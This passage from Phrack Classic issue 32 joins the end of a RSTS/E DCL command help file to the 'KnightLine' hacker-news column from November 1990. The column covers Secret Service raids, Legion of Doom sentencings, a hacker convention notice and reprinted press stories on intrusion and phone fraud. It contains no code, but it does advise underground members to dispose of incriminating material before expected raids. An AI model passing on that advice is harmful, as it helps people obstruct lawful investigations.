the current session and optionally establishes a logical name for
the device. Once a device has been allocated, other users cannot access
the device until you specifically deallocate it or log out. You can
allocate a device only when it is not allocated by another job.

Format

ALLOCATE device-name[:] [logical-name[:]]

Prompts

Device: device-name

See also: ASSIGN, DEALLOCATE

*APPEND
The APPEND command adds the contents of one or more files to the end
of the file you specify. APPEND is similar in syntax and function to
the COPY command.

Format

APPEND [node::]input-file-spec[,...] [node::]output-file-spec

Command Qualifiers	Defaults
/[NO]LOG	/LOG
/[NO]QUERY	/NOQUERY

Prompts

From: input-file-spec[,...]

To: output-file-spec

See also: COPY

*ASSIGN
The ASSIGN command lets you relate a logical name to a directory or to a physical device. The names you ASSIGN stay in effect until you log out, or log into another account or until you DEASSIGN the name.

Format

ASSIGN device-name:[[ppn]] logical-name[:]

Prompts

Device: device-name:[[ppn]]

Logical name: logical-name[:]

*BASIC
The BASIC command invokes the BASIC-PLUS or BASIC-PLUS-2 programming environment, depending on the qualifiers you use and the system's default. It also prepares RSTS/E for the development of BASIC programs.

Format

BASIC

Command Qualifiers	Comments
/BP2	Invokes the BASIC-PLUS-2 programming environment
/BPLUS	Invokes the BASIC-PLUS programming environment

All subsequent commands are interpreted as BASIC programming commands, until you type the following command to return to the DCL keyboard monitor: DCL <ret>

*CCL
Format

CCL ccl-command

The Concise Command Language (CCL) allows you to enter a command name rather than type RUN and a program name.

You can type CCL commands directly after DCL's dollar prompt ($). The format of the CCL command is defined by your system manager. For details about the use of a CCL command, refer to the documentation written for your site.

When you are using the DCL Keyboard Monitor, DCL commands take precedence over CCL commands. If your system manager gives a CCL command the same name as a DCL command, you must type the prefix "CCL" a space, and the CCL command itself.

For example, a CCL command name "DIRECTORY" and the DCL command "DIRECTORY" may produce different results depending on how the CCL

command works at your site. To use the CCL version, type:
    $ CCL DIRECTORY <ret>

*COBOL
The COBOL command compiles a COBOL-81 program. (Only one source file at a time can be compiled with COBOL-81.)

Format:

COBOL file-spec

Qualifiers	Defaults
/[NO]ANSI_FORMAT	
/[NO]CHECK	
/[NO]CROSS_REFERENCE	
/LIST[=listfile]	/NOLIST
/NOLIST	
/[NO]MAP	
/NAMES=aa	/NAMES=SC
/OBJECT[=objfile]	/OBJECT
/NOOBJECT	

Prompts

File: file-spec

See also: LINK

*COPY
The COPY command duplicates one or more existing files.
You can use COPY to:

- copy one file to another file
- merge (concatenate) more than one file into a single file
- copy a group of files to another group of files

Format

COPY [node::]input-file-spec[,...] [node::]output-file-spec

Qualifiers		Defaults
/ALLOCATION=n		
/[NO]CONTIGUOUS	(N)	
/[NO]LOG	(N)	/LOG
/[NO]OVERLAY		/NOOVERLAY
/PROTECTION=n		
/[NO]QUERY	(N)	/NOQUERY
/[NO]REPLACE	(N)	/NOREPLACE

(N) denotes a qualifier that you can use in network operations.

Prompts

From: input-file-spec[,...]

To: output-file-spec

*CREATE

The CREATE command allows you to enter text and save it as a file.

Format

CREATE file-spec

Prompts

File: file-spec

Once you have entered the file-spec, press RETURN and you may start typing text. Press <CTRL/Z> when you have finished entering text.

Command Qualifiers

   /ALLOCATION=n
   /[NO]CONTIGUOUS
   /PROTECTION=n
   /[NO]REPLACE

See also: EDIT

*DEALLOCATE
The DEALLOCATE command releases a device that you reserved for private use, so that other users may have access to it. (However, DEALLOCATE does not deassign any logical name you may have set up for the device.)

Format

DEALLOCATE device-name[:]

Command Qualifiers	Defaults
/ALL	none

Prompts

Device: device-name[:]

See also: ALLOCATE

*DEASSIGN
The DEASSIGN command cancels logical name assignments you made with the ASSIGN or ALLOCATE commands.

Format

DEASSIGN [logical-name[:]]

Command Qualifiers	Defaults
/ALL	

Prompts

Logical name: logical-name[:]

See also: ASSIGN, DEALLOCATE

*DELETE/ENTRY
The DELETE/ENTRY command deletes jobs from the queue that have not

yet begun processing or jobs that are currently being processed.

Format

DELETE/ENTRY=job-number [queue-name[:]]

Command Qualifiers	Defaults
/BATCH	

Prompts

Queue: queue-name[:]

If you do not specify a queue name, LP0: is assumed.

See also: PRINT, SUBMIT, DELETE/JOB, SET QUEUE/ENTRY

*DELETE/JOB

The DELETE/JOB command uses the name of a job to cancel a request to the print or batch queue.

Format

DELETE/JOB=job-name [queue-name[:]]

Command Qualifiers	Defaults
/BATCH	

For example, if you decide after you make your print request that you do not want a hard copy of the file after all, you can use the DELETE/JOB command to withdraw your request. (If the file is printed before you enter the DELETE/JOB command, your request is too late. However, it works if your file is in the middle of printing: the file stops printing.)

See also: PRINT, SUBMIT, DELETE/ENTRY, SET QUEUE/JOB

*DELETE
The DELETE command permanently removes a file from your account.

Format

DELETE [node::]file-spec[,...]

Command Qualifiers	Defaults
/BEFORE=date	
/CREATED	/CREATED
/[NO]LOG	/LOG
/MODIFIED	
/[NO]QUERY	/NOQUERY
/SINCE=date	

Prompts

File: [node::]file-spec[,...]

*DIBOL

The DIBOL command compiles a DIBOL-11 program. You can include up to six source file specifications to be compiled into a single object file with the DIBOL compiler.

Format

```
DIBOL filespec[,...]
```

File Qualifiers	Defaults
/LIST[=listfile]	/NOLIST
/NOLIST	
/OBJECT[=objfile]	/OBJECT
/NOOBJECT	
/WARNINGS	/WARNINGS
/NOWARNINGS	

See also: LINK

*DIFFERENCES

The DIFFERENCES command compares two files and lists any sections of text that differ between the two files.

Format

```
DIFFERENCES input-file-spec  compare-file-spec
```

Command Qualifiers	Defaults
/IGNORE=BLANKLINES	
/MATCH=size	/MATCH=3
/MAXIMUM_DIFFERENCES=n	
/OUTPUT[=file-spec]	

Prompts:

File 1: input-file-spec

File 2: compare-file-spec

*DIRECTORY

The DIRECTORY command displays information about files. Use the TYPE command to display the contents of individual files.

Format

```
DIRECTORY [node::][file-spec[,...]]
```

Command Qualifiers	Defaults
/BEFORE=date	
/BRIEF	/BRIEF
/CREATED	/CREATED
/DATE[=CREATED]	/NODATE
[=MODIFIED]	
[=ALL]	
/NODATE	
/FULL	/BRIEF
/MODIFIED	/CREATED
/OUTPUT=outfile	

/[NO]PROTECTION	/PROTECTION
/SINCE=date	
/SIZE[=ALLOCATION]	/SIZE=USED
[=USED]	
/NOSIZE	
/TOTAL	

*DISMOUNT
Releases a disk or tape previously accessed with a MOUNT command. You issue this command before you take the drive off line, or before you physically dismount the tape or disk.

The DISMOUNT command deallocates the device if it was allocated to you. (On some systems, dismounting a disk requires privileges.) You cannot DISMOUNT a device if there are open files on it. If you try, RSTS/E displays the message:

?Account or device in use

Format

DISMOUNT device-name[:] [label]

Prompts

Device: device-name[:]

See also: MOUNT, DEALLOCATE

*EDIT
The EDIT command starts the EDT editor program, which lets you create and edit text files.

Format

EDIT file-spec

Command Qualifiers	Defaults
/COMMAND[=file-spec]	/COMMAND=EDTINI.EDT
/NOCOMMAND	/COMMAND=EDTINI.EDT
/JOURNAL[=file-spec]	/JOURNAL
/NOJOURNAL	/JOURNAL
/OUTPUT[=outfile]	/OUTPUT
/NOOUTPUT	/OUTPUT
/[NO]READ_ONLY	/NOREAD_ONLY
/[NO]RECOVER	/NORECOVER
/EDT	/EDT

Prompts

File: file-spec

*FORTRAN
The FORTRAN command compiles up to six FORTRAN source files into a single object file.

There are three FORTRAN compilers available on RSTS/E:

Command	Invokes

```
FORTRAN/FOR            FORTRAN-IV
FORTRAN/F4P            FORTRAN-IV-PLUS
FORTRAN/F77            FORTRAN-77

FORTRAN/F77 is the default, unless your system manager has changed it.

Qualifiers which you may use with FORTRAN-IV are as follows:

Format

FORTRAN/FOR file-spec[,...]

Command Qualifiers

   /CODE:EAE
         EIS
         FIS
         THR
   /[NO]D_LINES
   /[NO]I4
   /[NO]LINENUMBERS
   /LIST[=listfile]
   /NOLIST
   /[NO]MACHINE_CODE
   /OBJECT[=objfile]
   /NOOBJECT
   /[NO]OPTIMIZE
   /[NO]WARNINGS

Qualifiers which you may use with FORTRAN-IV-PLUS or FORTRAN-77
are as follows:

Format

FORTRAN/F4P file-spec[,...]   or FORTRAN/F77 file-spec[,...]

Command Qualifiers                Defaults

   /[NO]CHECK                     /CHECK
   /CONTINUATIONS=n               /CONTINUATIONS=19
   /[NO]D_LINES                   /NOD_LINES
   /[NO]I4                        /NO14
   /LIST[=listfile]               /NOLIST
   /NOLIST
   /[NO]MACHINE_CODE              /NOMACHINE_CODE
   /OBJECT[=objfile]              /OBJECT
   /NOOBJECT
   /[NO]WARNINGS                  /WARNINGS
   /WORK_FILES=n                  /WORK_FILES=2

Prompts

File:   file-spec[,...]

See also:  LINK

*HELP
Help can be obtained on a particular topic by typing:

     HELP topic subtopic subsubtopic
```

A topic can have the following format:

1) An alphanumeric string (e.g. a command name, option, etc.)
2) Same preceded by a "/"
3) The match-all symbol "*"

Example:

HELP COPY

The RSTS/E DCL User's Guide contains a complete description of all DCL commands supported on RSTS/E.

*INITIALIZE
Deletes any data on a tape and writes a new label.

The INITIALIZE command allocates the tape drive if it is not already allocated.

Format

INITIALIZE device-name[:] [label]

Qualifiers

   /FORMAT=ANSI
   /FORMAT=DOS
   /DENSITY=nnn

Prompts

   Device: magtape[:]
   Label: [label]

See also: MOUNT, DISMOUNT

*LINK
The LINK command links together object files to produce an executable program. You can also specify an overlay structure for the program.

Format

LINK file-spec[,...]

Language Qualifiers	Comments
Only one of the following may be specified:	
/BASIC or /BP2	BASIC-PLUS-2
/COBOL or /C81	COBOL-81
/DIBOL	
/F4P	FORTRAN-IV-PLUS
/F77	FORTRAN-77
/FORTRAN	FORTRAN-IV
/RT11	MACRO/RT11

If no language qualifier is specified, /BASIC (for BASIC-PLUS-2) is assumed, unless your system manager has changed the default.

```
    Additional
Command Qualifiers                  Defaults

   /EXECUTABLE[=file-spec]          /EXECUTABLE
   /NOEXECUTABLE
   /[NO]FMS                         /NOFMS
   /MAP[=file-spec]                 /NOMAP
   /NOMAP
   /STRUCTURE
   /[NO]DMS                         /NODMS

Prompts

Files: file-spec

If /STRUCTURE was specified, you will be
prompted for the names of the input files
and overlay structure to use, e.g.,

ROOT files:  file-spec[,...]
Root PSECTs: [PSECT-name[,...]]
Overlay:     [file-spec[,...][+]]

You can specify /STRUCTURE if the program is written in
BASIC-PLUS-2, DIBOL, FORTRAN-IV-PLUS, or FORTRAN-77.  You
cannot specify /STRUCTURE if the program is written in
COBOL, FORTRAN-IV, or MACRO/RT11.

See also:  COBOL, DIBOL, BASIC, MACRO, FORTRAN

*LOGOUT
The LOGOUT command ends your session at the terminal.

Format

[LO]GOUT

Command Qualifiers

   /BRIEF
   /FULL (default)

If you include the /BRIEF qualifier after the LOGOUT command,
RSTS/E ends your session at the terminal without displaying a
message.  If you include the /FULL, or simply type LOGOUT, RSTS/E
displays information about the status of your account.

*MACRO
Invokes a MACRO-11 assembler.  You can include up to six file
specifications with the MACRO command.

On RSTS/E you can use either MACRO/RT11 or MACRO/RSX11.  The default
is MACRO/RSX11 unless your system manager has changed it.

Format

MACRO/RT11 filespec[,...]

        OR

MACRO/RSX11 filespec[,...]
```

Command Qualifiers

   /LIST[=listfile]
   /NOLIST
   /OBJECT[=objfile]
   /NOOBJECT

File Qualifiers

   /LIBRARY

See also: LINK

*MOUNT
The MOUNT command prepares a tape or disk for processing by system commands or user programs. (You do not always have to MOUNT a tape before using it.) On some systems, mounting a disk requires privilege.

Format

MOUNT device-name[:] [label]

Command Qualifiers	Defaults
/[NO]WRITE	/WRITE

Qualifiers for Tapes	Defaults
/FORMAT=ANSI	
/FORMAT=DOS	
/FORMAT=FOREIGN	
/DENSITY=nnn	

Prompts

Device: device-name[:]
Label: volume-label

See also: DISMOUNT, INITIALIZE, ALLOCATE

*PRINT
The PRINT command queues a file for printing, either on a default system printer or on a device you specify. A queue is the list of files to be printed.

Format

PRINT file-spec[,...]

Command Qualifiers	Defaults
/AFTER=date-time	
/FORMS=type	/FORMS=NORMAL
/JOB_COUNT=n	/JOB_COUNT=1
/NAME=job-name	
/PRIORITY=n	
/QUEUE=queue-name[:]	/QUEUE=LP0:

File Qualifiers	Defaults

/COPIES=n	/COPIES=1
/[NO]DELETE	/NODELETE

Prompts

File: file-spec[,...]

See also: DELETE/JOB, SET QUEUE/JOB

*RENAME
The RENAME command changes the file name or file type of an existing file.

Format

RENAME old-file-spec[,...] new-file-spec

Qualifiers	Defaults
/[NO]LOG	/LOG
/[NO]QUERY	/NOQUERY
/[NO]REPLACE	/NOREPLACE
/PROTECTION=n	/PROTECTION=60

Prompts

From: input-file-spec[,...]

To: output-file-spec

See also: COPY, DELETE

*REQUEST
The REQUEST command displays a message at a system operator's terminal.

Format

REQUEST message-text

When you use the REQUEST command to send a message to an operator, the message is displayed at the operator services console.

*RUN

The RUN command runs an executable file.

Format

RUN file-spec

Prompts

Program: file-spec

*SET HOST
The SET HOST command lets you log into another computer from the system you first logged into.

Format

SET HOST node[::]

Prompts

Node: node-name

*SET PROTECTION
The SET PROTECTION command specifies the protection code of a file. You assign a protection code to determine who else, if anyone, can have access to your files.

Format

SET PROTECTION[=n] [file-spec,...]

Qualifiers

   /DEFAULT
   /[NO]QUERY
   /[NO]LOG

Prompts

Protection code: n
Files: file-spec

If you use SET PROTECTION/DEFAULT, RSTS/E assigns the protection code you specify to all files you create during the current session. However, do not include a file specification when you use the /DEFAULT qualifier.

*SET QUEUE/ENTRY
The SET QUEUE/ENTRY command changes the status of a file that is queued for printing or for batch job execution but is not yet processed by the system.

Format

SET QUEUE/ENTRY=sequence-number [queue-name[:]]

Additional Command Qualifiers	Defaults
/AFTER=date-time	none
/BATCH	
/FORMS=type	
/HOLD	
/JOB_COUNT=n	
/PRIORITY=n	
/RELEASE	

If you do not specify a queue name, LP0: is assumed.

See also: DELETE/ENTRY, SET QUEUE/JOB

*SET QUEUE/JOB

The SET QUEUE/JOB command uses the name of a job to modify the status of a file that is queued for a printer or batch queue.

Format

```
SET QUEUE/JOB=job-name [queue-name[:]]

Command Qualifiers                  Defaults

   /AFTER=date-time                 None.
   /BATCH
   /FORMS=type
   /HOLD
   /JOB_COUNT=n
   /PRIORITY=n
   /RELEASE

When you submit a batch job or issue the PRINT command, the job is
assigned a name, according to the first input file specification or
the name you specify.  You can use this name to modify the status of
the job in the queue.

See also:  DELETE/JOB, SET QUEUE/ENTRY

*SET TERMINAL
The SET TERMINAL command lets you specify the characteristics of your
terminal. Privileged users can also set the characteristics of other
terminals.

Format

SET TERMINAL [device-name[:]]

Command Qualifiers                  Defaults

   /[NO]BROADCAST                   /NOBROADCAST
   /CRFILL[=n]                      /CRFILL=0
   /[NO]ECHO                        /ECHO
   /[NO]HARDCOPY
   /LA34
   /LA36
   /LA38
   /LA120
   /[NO]LOWERCASE
   /PARITY=EVEN                     /NOPARITY
           ODD
   /NOPARITY
   /[NO]SCOPE
   /SPEED=n
   /SPEED=(i,o)
   /[NO]TAB                         /NOTAB
   /[NO]TTSYNC                      /TTSYNC
   /[NO]UPPERCASE
   /VT05
   /VT52
   /VT55
   /VT100
   /WIDTH=n

See also:  SHOW TERMINAL

*SHOW DEVICES
The SHOW DEVICES command displays the status of devices
that have disks mounted on them or that are allocated to jobs.

See also:  MOUNT, ALLOCATE
```

*SHOW QUEUE
The SHOW/QUEUE command displays a list of entries in the printer and/or batch job queues.

Format

SHOW QUEUE [queue-name[:]]

Command Qualifiers

   /BATCH
   /BRIEF

Queue: queue-name[:]

To display the queue of your system's default printer, type:

$ SHOW QUEUE

If there are no files in the queue, RSTS/E prints a message similar to:

LP0 queue is empty

*SHOW NETWORK
The SHOW NETWORK command displays the systems you can connect to by the network. If the network is operational, RSTS/E displays the names of different nodes that your system can access.

Format

SHOW NETWORK

See also: SET HOST

*SHOW SYSTEM
The SHOW SYSTEM command displays information about use of the system's resources. Specifically, it displays information about the status of all jobs, attached and detached, in use on the system.

Format

SHOW SYSTEM

The only difference between SHOW SYSTEM and SHOW USERS is that the SHOW SYSTEM command includes information about the status of detached jobs.

See also: SHOW USERS

*SHOW TERMINAL
The SHOW TERMINAL command displays the characteristics of your terminal. Most of these characteristics can be changed with a corresponding option of the SET TERMINAL command. (Users with privileged accounts can display the characteristics of other terminals.)

Format

SHOW TERMINAL [device-name[:]]

See also: SET TERMINAL

*SHOW USERS
The SHOW USERS command displays information about the status of
attached jobs on the system.

Format

SHOW USERS

See also: SHOW SYSTEM

*SUBMIT
The SUBMIT command enters one or more control files for batch processing.

Format

SUBMIT file-spec[,...]

Command Qualifiers	Defaults
/AFTER=date-time	
/NAME=job-name	
/PRIORITY=n	/PRIORITY=128
/QUEUE=quename	

File Qualifiers	Defaults
/[NO]DELETE	/NODELETE

Prompts

File: file-spec[,...]

See also: DELETE/JOB, SET QUEUE/JOB

*TYPE
The TYPE command displays the contents of a text file (as opposed
to a binary or temporary file).

Format

TYPE [node::]file-spec[,...]

Command Qualifiers	Defaults
/OUTPUT=file-spec	/OUTPUT=KB:
/[NO]QUERY	/NOQUERY

Prompts

File: file-spec[,...]

To temporarily halt the display of a file, use <CTRL/S>. To resume
output where it was interrupted, use <CTRL/Q>. (On a VT100 terminal
you can also press the NO SCROLL key to stop and restart output.)

To suppress the display but continue command processing, use <CTRL/O>.
If you press <CTRL/O> again before processing is completed, output
resumes at the current point in command processing.

To stop command execution entirely, press <CTRL/C>. The use of
<CTRL/C> returns you to DCL command level.

See also: COPY

Hope that this file brought back memories for you guys. It did for me! 8^]

Crimson Death

==Phrack Classic==

Volume Three, Issue 32, File #10 of 12

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

K N I G H T L I N E

Issue 001 / Part I

17th of November, 1990

Written, compiled,

and edited by Doc Holiday

KL ^*^ KL ^*^ KL ^*^ KL ^*^ KL

Welcome to the 5th year of Phrack and the first edition of KnightLine!

SunDevil II: The witch-hunt continues..

I hate to start out on such a sour note, but: Inside sources have reported an enormous amount of Secret Service activity in major U.S. cities. Furthermore, sources claim that new investigations are underway for the prosecution of all Legion Of Doom members.

The investigations have "turned up" new evidence that could bring about the sequel to SunDevil.

This information comes from reliable sources and I suggest that all precautions
should be taken to protect yourselves from a raid.

Some good advice to follow:

A> Refrain from using "codes", or other means to commit toll fraud.

B> Further yourselves from those who are overwhelmed with desire to tell you their recent conquests of computer systems.

C> Refrain from downloading or storing stolen Unix source code.

D> Get rid of anything that might incriminate you or your peers.

E> Stay cool, calm, and collected.

The Conflict has submitted a file to KL about what to do IF YOU ARE raided.

- -

Simple Guidelines To Follow If You Encounter
Law Enforcement Agents In An Unfriendly Situation

The current state of the Computer Underground is an extreme turmoil. The recent threat of another series of witchhunt raids has put many

people into a state of paranoia, and rightfully so. Noone needs to deal with all the bullshit associated with a bust. I am offering a few guidelines to follow if you encounter a precarious situation instigated by a law enforcement agent; of course, it is up to you to decide what you want to do. Of the people whom I have spoken with, these will be some of the best steps to follow if you receive an unexpected visit.

Probably the first thing you would want to do if you receive an unfriendly visit from Joe Fed is to READ the damn warrant. Find out why you have been chosen, and what they are looking for. Also, remember that if they have only a search and seizure warrant, they are warranted only to confiscate items on your premises; however, if they are serving a subpoena, they may take what they need, on or off your premises. So, in essence, the clean-house preventive measure may or may not be useful to you.

An important thing to do when Agent Foley (or one of his lesser evil counterparts) comes knocking on your door is to cooperate fully. Drop a lot of "Yes sir"/"No sir" answers; respond politely. You're in no position to be a smart ass, and being friendly surely can not hurt you.

Another important thing to remember, although it is almost opposite of the aforementioned, has to do with what to say. In essence, do not say a fucking thing if you are questioned! Remember, anything you say or do can and WILL be used AGAINST you in a court of law. Simply reply, "I can not answer any questions without counsel", or "I first must contact my attorney." You need not answer a damn thing they ask of you without an attorney present, and it would most probably be very detrimental to do so.

This hint parallels the previous one. No matter what you do, do not reply to any question with "I don't know anything", or any simple derivation of that phrase. If you do, and you are indicted, you will be reamed in court. The presence of that statement could greatly damage your defense, unless you are conditionally mental or something.

In essence, those are all you should need. What I have outlined is very simple, but logical. You need to keep a level head at least while they are on site with you; get pissed off/psycho later, after they leave. If you are currently an active member of the Computer Underground, you may wish to lose anything that is important to you, at least temporarily. Why? Well, the analogy I was given follows that: if you were suspected of racketeering, the feds could execute a search and seizure on your property. If they can prove by 51% that ANY of the confiscated material COULD have been used in your suspected racketeering, it is forfeited (i.e. you lost it, for good). The forfeiture stands whether or not you are indicted or convicted! So, you would be entirely screwed.

All of the aforementioned steps are important. Those are all I really have to offer. I suggest that you get clean before the sweep occurs, and that you stay clean until after the sweep clears. Exercise extreme caution. Keep your head high, and keep your back to the wall (otherwise, it would be quite possible to find a knife lodged in it). Stay safe, and good luck!

The Conflict
11-13-1990

- -

***UPDATE.11/16/90: 3 Hackers are DOOMED to prison

Frank Darden (Leftist), Adam Grant (Urvile), and Robert Riggs (Prophet) were sentenced Friday. Robert, who was currently on probation before the incident was sentenced to 21 months in a federal prison. Frank and Adam were received sentences of 14 months. All three were ordered to pay $233,000 in restitution.

Kent Alexander, an assistant U.S. attorney who prosecuted the case, was not available for comment.

This is not good for the Underground at all. I'm sure the government will use the outcome of this to their advantage in speeding up the momentum of prosecuting hackers. In their eyes, everyone is in LOD.

Dale Boll, a special agent of the Secret Service in Washington, said "Telephone companies are preparing for a retaliation from the hacking underworld and are beefing up security at all ends of the wire."

I can't verify or validate these rumors of retaliation. But I can say if you are going to do some sort of retaliation, I would think twice-- It could make things worse. This is not a "game" we are playing. No, it's reality. And I'm sured Frank, Adam, and Rob are feeling it right now.

A few words from Erik Bloodaxe on the sentences:

"I'm not surprised in the least at the sentencing. However, I'm sure the three of them are. I wish I could ask them if all the singing was worth-while in the long-run. How can anyone hope to make a deal with federal officals, who with in the past year, resorted to such lies and deceit. Everyday I think all this will be over and I can get on with my life and possibly use my own computer to write a term paper without fear of it's confiscation due to who or what I know or have seen or done in the past. Perhaps this will end eventually, but until then Mr. Cook will play on the peoples inherient fear of technology and exploit everyone in his past on his personal crusade for his own twisted view of justus. Are you or have you ever been a member of the Legion of Doom? Tell me, do you believe in reincarnation Senator McCarthy?"

- -

"The weirdest part of my dream was... when I woke up."

And now.... .. ANNOUNCING:

The first annual,

X M A S C O N '90

Where: Houston, TX
When: December 28th-30th 1990
Who: All Hackers, Journalists, and Federal Agents

Well, it's getting closer.. XmasCon is next month and we plan on having the biggest gathering of Hackers & Feds since SummerCon '88!

This event was going to be private until word got out. A journalist (unnamed) found out about the private event and decided to make it public news in the magazine for which he writes. Well, after seeing the words: "XMASCON" in a magazine with less readers than Phrack, we decided to announce it ourselves. So, here it is-- Your OFFICIAL invitation to the gathering that should replace the painful memories of SummerCon'90 (SCon'90? What do you mean?
there was a SummerCon this year? HA. It surprised me too).

Hotel Information:
La Quinta Inn
6 North Belt East
(713) 447-6888
(Located next to Intercontinental Airport)

Fees: $44.00+TAX a night (single)
$56.00+TAX a night (double)

Government Discount (With ID)
$49.00+TAX a night (single)
$37.00+TAX a night (double)

1-800-531-5900

Call for reservations in advance. Please tell the registar that you are with XmasCon'90. Everyone is welcome to attend, and I do mean EVERYONE.

Take care & see you at HoHoCon!

--DH

F R O M T H E W I R E

HEADLINE Thirteen Arrested For Breaking Into University Computer
Byline: PAT MILTON
DATE 08/16/90
SOURCE The Associated Press (ASP)
Origin: FARMINGDALE, N.Y.
(Copyright 1990. The Associated Press. All Rights Reserved.)

* FARMINGDALE, N.Y. (AP) _ Thirteen computer hackers ranging in age from 14 to
32 were charged Thursday with breaking into the mainframe computer at a university in Washington state and causing costly damage to the files. One of the suspects is a 14-year-old high school student from New York City who is also a suspect in last November's break-in of an Air Force computer in the Pentagon, according to Senior Investigator Donald Delaney of the New York State
Police. The student, who used the name "Zod" when he signed onto the computer,
is charged with breaking into the computer at the City University of Bellevue

in Washington in May by figuring out the toll-free telephone number that gave students and faculty legitimate access to the system.

"Zod," who was not identified because he is a minor, maintained control over the system by setting up his own program where others could illegally enter the
system by answering 11 questions he set up.

More than 40 hackers across the country are believed to have gained illegal access to the system since May, Delaney said. As a result of the break-in, university files were altered and deleted, and consultants must be hired to reprogram the system, Delaney said. In addition to the arrests, search warrants were executed at 17 locations on Thursday where officers confiscated $50,000 worth of computers and related equipment. Three more arrests were expected. Two of the 13 arrested were from Long Island and the rest were from the New York boroughs of Brooklyn, Queens, Manhattan and the Bronx. Farmingdale is on Long Island. The 13 were charged with computer tampering, computer trespass, unauthorized use of a computer and theft of services. The juveniles will be charged with juvenile delinquency.

The investigation began two months ago after a technician at the university noticed "error message" flashing on the computer screen, indicating someone had
entered the system illegally. The suspects were traced through subpoenaed telephone records. * Many hackers break into private computer systems for the pure satisfaction of cracking the code, and also to obtain sometimes costly computer programs, Delaney said.
- -
-

HEADLINE US Sprint helps business customers battle PBX fraud
DATE   09/25/90
SOURCE   BUSINESS WIRE (BWR)

KANSAS CITY, Mo.--(BUSINESS WIRE)--US Sprint Wednesday announced its corporate security department will help the company's business customers battle PBX fraud. After producing significant results in fighting code abuse US Sprint is
directing their efforts to help their business customers in identifying and preventing computer hackers from infiltrating their business customer's owned or leased telephone switching equipment. ``Unauthorized use of our long-distance service has been greatly reduced through increased detection, prevention, investigation and prosecution efforts,'' said Bob Fox, US Sprint vice president corporate security.

``Now rather than attacking a long-distance carrier's network in * an attempt to steal authorization codes, computer hackers are attacking private companies'
and governmental agencies' Private Branch Exchanges (PBX's). Computer hackers break into private telephone switches in an attempt to reoriginate long-distance calls, which are then billed to the businesses. Fox says a business may not discover its telephone system has been ``hacked'' until their long-distance bill is received and then it may be too late. Help is on the way

however. US Sprint has started a customer support program to help the company's business customers to combat the situation. Del Wnorowski, US Sprint
senior vice president-general counsel said, ``The new program is customers about the potential for telecommunications fraud committed through their owned or leasesd switching equipment and to assist them in preventing this type of illegal activity.'' US Sprint is a unit of United Telecommunications Inc., a diversified telecommunications company headquartered in Kansas City.

CONTACT:
US Sprint, Kansas City.
Phil Hermanson, 816/276-6268

HEADLINE Fax pirates find it easy to intercept documents
DATE 09/10/90
SOURCE Toronto Star (TOR)
Edition: METRO
Section: BUSINESS TODAY
Page: B4
(Copyright The Toronto Star)

--- Fax pirates find it easy to intercept documents ---

TOKYO (Special) - Considering that several years ago enthusiastic hackers began
breaking into computer systems worldwide to steal valuable information, it could only have been a matter of time before the same problem surfaced for facsimile machines. Now, officials of Nippon Telegraph and Telephone Public Corp. report evidence that this has been happening, not only in their own country but around the globe. Apparently, anyone with just a little knowledge of electronics can tap fax messages being sent from one of these relatively unsophisticated machines to another, with the duplication printed out on the pirate's facsimile machine. Both the sender and the receiver of the faxed document remain completely unaware that they have been bugged. "I shudder to think of some of the business documents which only recently moved over my company's fax machines being examined by our competitors," one Tokyo executive nervously admits when informed that there has been a proliferation of tapping. "You don't think the tax people are doing it too?" he then asks in mock terror.

It is certainly a frightening thought. The technique involves making a secret connection with the telephone line of the party whose fax messages are to be intercepted. That is all too easy to accomplish, according to officials of Nippon Telegraph and Telephone. Apart from a few special cases, very little
has been done to guard against outside tapping. As a result, one of the most vulnerable areas - and one most businessmen and women now should begin to feel unsure of - is the privacy or security of the facsimile machine. Technical attention to this problem is in order.

"The idea that somewhere out there is 'Conan the Hacker' who is reading my
fax correspondence as readily as I do sends chills up my spine," says one American businesswoman here. "There could be a lot of trouble for me and up to
now I didn't even realize it was possible." It is not only possible, but easy. Ordinary components available at any electronics store can be used. With these

in hand, tappers can rig up a connection that sets off a warning signal, without the sender or receiver realizing it, whenever a fax message passes along the telephone line. Considering the growing volume of highly confidential material being sent and received via fax equipment, the resulting leaks can be considered highly dangerous to the security of corporate information.

In Japan alone it is estimated that there are 3.7 million machines in operation. Given the nature of these tapping operations, it would appear to be extremely difficult for companies to determine whether they are suffering serious damage from this process. In addition, it is clear that a great many corporations have yet to realize the extent of the threat to their privacy. "If more business executives recognized what is going on," suggests one Japanese security specialist, "they would move now to halt the opportunity for leaks and thus protect their corporations from this type of violation." He went on to note that third parties mentioned in fax messages also can be badly hurt by these interceptions. Fortunately, manufacturers are producing machines capable of preventing hackers from tapping into the system. In some cases, newly developed fax machines use code systems to defend information transmitted. But these tap-proof facsimile machines are not yet in general use. Makers of the new "protected" facsimile machines predict that once the business communities around the globe become aware of the threat they will promptly place orders for replacements and junk their old equipment as a simple matter of damage control. The market could prove extremely large. Those few leak-proof fax machines now in operation depend upon scrambling messages, so that even if a pirate taps into the telephone line leading to the unit, the intercepted message is impossible to read.

Nippon Telegraph and Telephone, for example, claims that it would require a hacker using a large computer more than 200,000 years to crack the codes used in its own pirate-proof fax. This ultimately may prove to be something of an exaggeration. Although in Japan and many other countries this kind of tapping clearly is illegal, it remains nearly impossible to track down electronic eavesdroppers. As far as is known, none of these snoopers have been identified and dragged into court. Security specialists in Japan claim that there may be thousands of fax hackers who get their kicks out of intercepting and reading other people's business mail, with few using the information for illegal purposes or actively conveying it to third parties.

HEADLINE Inmate behind scams
Byline: JOHN SEMIEN
DATE 09/11/90
SOURCE THE BATON ROUGE SUNDAY ADVOCATE (BATR)
Section: NEWS
Page: 1-B
(Copyright 1989 by Capitol City Press)

There wasn't much inmate Lawrence "Danny" Faires couldn't buy, sell or steal with a telephone call from his jail cell in Miami when his million-dollar fraud ring ran afoul of the U.S. Secret Service in 1989. That was the year Faires used a portable computer with an automatic dialing program to "hack out"

access codes to the long-distance lines of Telco Communications Inc., a Baton Rouge-based phone company. Telco officials were alarmed when they spotted 1,500 attempts at gaining unauthorized access to the company's long-distance service in a single 12-hour period in January 1989.

Convinced that an organized fraud scheme was at work, Telco called Resident Agent Phil Robertson, who heads the service's Baton Rouge office.

"They told me they felt they were being attacked by hackers who had discovered their long-distance access lines and who were hacking out personal identification numbers belonging to their customers," Robertson said Monday.

